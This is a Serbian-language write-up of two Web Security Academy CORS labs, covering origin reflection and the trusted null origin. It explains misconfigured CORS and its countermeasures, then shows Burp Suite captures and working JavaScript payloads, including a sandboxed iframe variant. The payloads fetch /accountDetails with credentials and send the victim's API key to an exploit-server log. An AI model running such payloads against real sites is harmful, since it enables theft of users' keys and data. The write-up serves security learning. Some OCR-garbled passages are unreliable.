

Cross-origin resource sharing (CORS)

CORS je sigurnosni mehanizam u browserima koji kontrolira da li web stranica iz jednog domena može da pristupi resursima drugog domena.

Napad se dešava kada je **CORS konfigurisan nesigurno** (npr.

Access-Control-Allow-Origin: * ili dozvoljava dinamički bilo koji domen). Tada napadač može napraviti malicioznu stranicu koja preko žrtvinog browsera šalje zahteve i čita odgovore sa zaštićenog domena.

Uticaj

- Krađa osetljivih podataka (npr. /accountDetails, API tokeni).
- Neovlašćen pristup podacima koji bi trebali biti dostupni samo legitimnoj aplikaciji.
- Kombinacija sa XSS-om - potpun kompromis korisničkog naloga.

Omogućavajuće ranjivosti

- Pogrešna CORS konfiguracija:
 - Access-Control-Allow-Origin: * zajedno sa Access-Control-Allow-Credentials: true.
 - Dinamičko vraćanje vrednosti Origin header-a bez validacije.
- Nedostatak ograničenja na metode i headere (Access-Control-Allow-Methods, Access-Control-Allow-Headers).
- Oslanjanje samo na CORS bez drugih zaštita.

Kontramere

1. **Precizno definisati dozvoljene domene** (Access-Control-Allow-Origin: https://trusted.example).
2. Nikad ne koristiti * sa Allow-Credentials: true.
3. Validirati Origin na serveru protiv allow-liste.
4. Ograničiti metode i headere (npr. samo GET, POST).
5. Primena dodatnih kontrola: autentikacija, CSRF tokeni, least privilege API nalozi.
6. Redovno testirati konfiguraciju sa sigurnosnim alatima.


1. zadatak: CORS Vulnerability with Basic Origin Reflection (Apprentice)

Prijava i pregled zahteva

Otvorila sam lab u browser-u i prijavila se sa kredencijalima:


```
username: wiener
```

password: peter



Isključila sam **intercept** u Burp Suite.

Posmatrala sam **HTTP history** u Burp-u i pronašla zahtev ka: `GET /accountDetails` koji vraća moj API key.



1. Provera CORS ranjivosti


U Repeater-u sam ponovo poslala zahtev ka `/accountDetails` sa dodatim header-om:

Origin: <https://example.com>

Server je reflektovao origin u odgovoru:

Access-Control-Allow-Origin: https://example.com

Access-Control-Allow-Credentials: true




To je pokazalo da server **nepropisno dozvoljava sve origin-e sa credentials**, što predstavlja **CORS ranjivost**.

2. Priprema JavaScript exploita

Napravila sam JS kod koji koristi XMLHttpRequest sa withCredentials da pošalje API key na exploit server:

```
<script>
  var req = new XMLHttpRequest();
  req.onload = reqListener;
  req.open('GET',
'https://0aec004f040ea1be80b2d64200de00f7.web-security-academy.net/a
ccountDetails', true);
  req.withCredentials = true;
  req.send();

  function reqListener() {
    var response = JSON.parse(this.responseText);
    location='/log?key=' + response.apikey;
  };
</script>
```



Koristila sam URL iz **HTTP history** da bih osigurala da exploit targetira pravi endpoint.

3. Upload exploita na Exploit Server

- Otvorila sam **Exploit Server** (dugme "Go to exploit server" u lab-u).
- Kliknula na **Store** i zalepila JS kod u HTML polje.
- Time je exploit sačuvan i dobio svoj URL.

4. Testiranje exploita

Kliknula sam **View exploit** da testiram da li radi.



Moj API key (moj lični, jer sam testirala) se pojavio u URL-u `/log?key=...`.
To je potvrdilo da JS exploit funkcioniše.

5. Slanje exploita administratoru


Kliknula sam **Deliver exploit to victim**.

Time je exploit simulirano otvorila žrtva (administrator), i njegov API key je poslat na **Access log**.

6. Preuzimanje žrtvinog API key-a

Otvorila sam **Access log** na Exploit Server-u.

Pronašla URL sa victim API key-om:



2. zadatak: CORS vulnerability with trusted null origin

1. Prijava i analiza

Prijavila sam se na nalog koristeći kredencijale:

username: wiener

password: peter

Na stranici *My account* primetila sam da se podaci preuzimaju AJAX pozivom na `/accountDetails`. U odgovoru server je slao header

Access-Control-Allow-Credentials: true, što mi je dalo nagoveštaj da aplikacija možda ima CORS ranjivost.

2. Testiranje CORS konfiguracije

U Burp Repeater-u sam poslala zahtev na `/accountDetails` i dodala header:

Origin: null

Server je odgovorio sa:

Access-Control-Allow-Origin: null

Access-Control-Allow-Credentials: true

To je potvrdilo da server poverava **null origin**, što je nesigurno.

The screenshot shows the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. The main toolbar has buttons for Intercept, HTTP history, WebSockets history, Match and replace, and Proxy settings. Below the toolbar is a table of intercepted requests. The table has columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, Cookies, Time, Listener port, and Start response time. The selected request is #478, which is a GET request to https://0a4800e3034e0561839.../accountDetails. The response is a 200 OK status with a Content-Type of application/json and an Access-Control-Allow-Credentials: true header. The right pane shows the details of the selected request and response. The request is a GET request to https://0a4800e3034e0561839.../accountDetails. The response is a 200 OK status with a Content-Type of application/json and an Access-Control-Allow-Credentials: true header. The response body is a JSON object with a username field set to 'wiener' and a password field set to 'peter'.


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response time
468	https://0a4800e3034e0561839...	GET	/academyLabHeader			101	147					✓	79.125.84.16		16:37:03 24 A...	8080	90
469	https://0a4800e3034e0561839...	POST	/login		✓	302	188					✓	79.125.84.16	session=xqPuUV2...	16:37:17 24 A...	8080	88
470	https://0a4800e3034e0561839...	GET	/my-account?id=wiener		✓	200	4149	HTML		CORS vulnerability wit...		✓	79.125.84.16		16:37:19 24 A...	8080	83
471	https://0a4800e3034e0561839...	GET	/accountDetails			200	303	JSON				✓	79.125.84.16		16:37:19 24 A...	8080	92
472	https://0a4800e3034e0561839...	GET	/academyLabHeader			101	147					✓	79.125.84.16		16:37:20 24 A...	8080	96
473	https://0a4800e3034e0561839...	GET	/my-account?id=wiener		✓	200	4149	HTML		CORS vulnerability wit...		✓	34.246.129.62		16:43:36 24 A...	8080	107
476	https://0a4800e3034e0561839...	GET	/resources/labheader/js/labHeader.js			200	1673	script	js			✓	34.246.129.62		16:43:36 24 A...	8080	81
477	https://0a4800e3034e0561839...	GET	/resources/labheader/js/submitSolut...			200	1333	script	js			✓	34.246.129.62		16:43:36 24 A...	8080	131
478	https://0a4800e3034e0561839...	GET	/accountDetails			200	303	JSON				✓	34.246.129.62		16:43:36 24 A...	8080	71
479	https://0a4800e3034e0561839...	GET	/resources/labheader/images/ps-lab...			200	942	XML	svg			✓	34.246.129.62		16:43:36 24 A...	8080	86
480	https://0a4800e3034e0561839...	GET	/resources/labheader/images/logoAc...			200	852	XML	svg			✓	34.246.129.62		16:43:36 24 A...	8080	134
481	https://0a4800e3034e0561839...	GET	/academyLabHeader			101	147					✓	34.246.129.62		16:43:37 24 A...	8080	87

Request

1 GET /accountDetails HTTP/2
2 Host: 0a4800e3034e0561839bcd0d00ea00bd.web-security-academy.net
3 Cookie: session=xqPuUV2rj1taQGNQKIDCOWP1H1q7Bmal
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-GB,en;q=0.9
6 Sec-Ch-Ua: "Chromium",v="139", "Not:A=Brand",v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: 70
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://0a4800e3034e0561839bcd0d00ea00bd.web-security-academy.net/my-account?id=wiener
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16
17

Response

1 HTTP/2 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 149
6
7 {
8 "username": "wiener",
9 "email": "",
10 "apikey": "MSshvUcCHOWGTTJHEKdEhbnJ77Qal46",
11 "sessions": [
12 "xqPuUV2rj1taQGNQKIDCOWP1H1q7Bmal"
13]
14 }



3. Kreiranje exploita

Na exploit serveru sam kreirala HTML koji koristi sandboxovan iframe sa `srcdoc`. Ovim pristupom je origin zahteva postao **null**, što server prihvata. Moj JavaScript je izgledao ovako:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
srcdoc="
<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;

    req.open('get', 'https://0a4800e3034e0561839bcd0d00ea00bd.web-security-academy.net/accountDetails', true);
    req.withCredentials = true;
    req.send();
    function reqListener() {
        location='https://exploit-0a0900b403d605148392cc1a014800ff.exploit-server.net/log?key='+encodeURIComponent(this.responseText);
    };
</script>"></iframe>
```


File:
/exploit

Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>
var req = new XMLHttpRequest();
req.onload = function () {
  try {
    var data = JSON.parse(this.responseText);
    top.location = "https://exploit-0a0900b403d605148392cc1a014800ff.exploit-server.net/log?key=" + encodeURIComponent(data.apikey);
  } catch (e) {
    top.location = "https://exploit-0a0900b403d605148392cc1a014800ff.exploit-server.net/log?raw=" + encodeURIComponent(this.responseText);
  }
}, req.open("GET", "https://0a4800e3034e0561839bcd0d00ea00bd.web-security-academy.net/accountDetails", true);
```

[Store](#) [View exploit](#) [Deliver exploit to victim](#) [Access log](#)

Ovaj kod šalje zahtev sa žrtvinim kolačićima i preusmerava API key u **Access log** na mom exploit serveru.

4. Testiranje exploita

Kliknula sam **View exploit** na exploit serveru. U access logu sam videla zahtev sa mojim API ključem, što je pokazalo da payload radi.

CORS vulnerability with trusted null origin


key 1/1

Back to exploit server Back to lab Submit solution Back to lab description >>

```
188.120.98.114 2025-08-24 14:45:31 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:45:31 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:49:12 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:49:12 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:49:14 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:49:14 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:49:15 +0000 "GET /log?key=MSzbwUkCNXW6TTJHEX8Emhu377Qm146 HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:49:16 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:50:25 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:50:25 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:50:29 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:50:29 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:50:31 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:50:31 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
188.120.98.114 2025-08-24 14:50:31 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36"
```

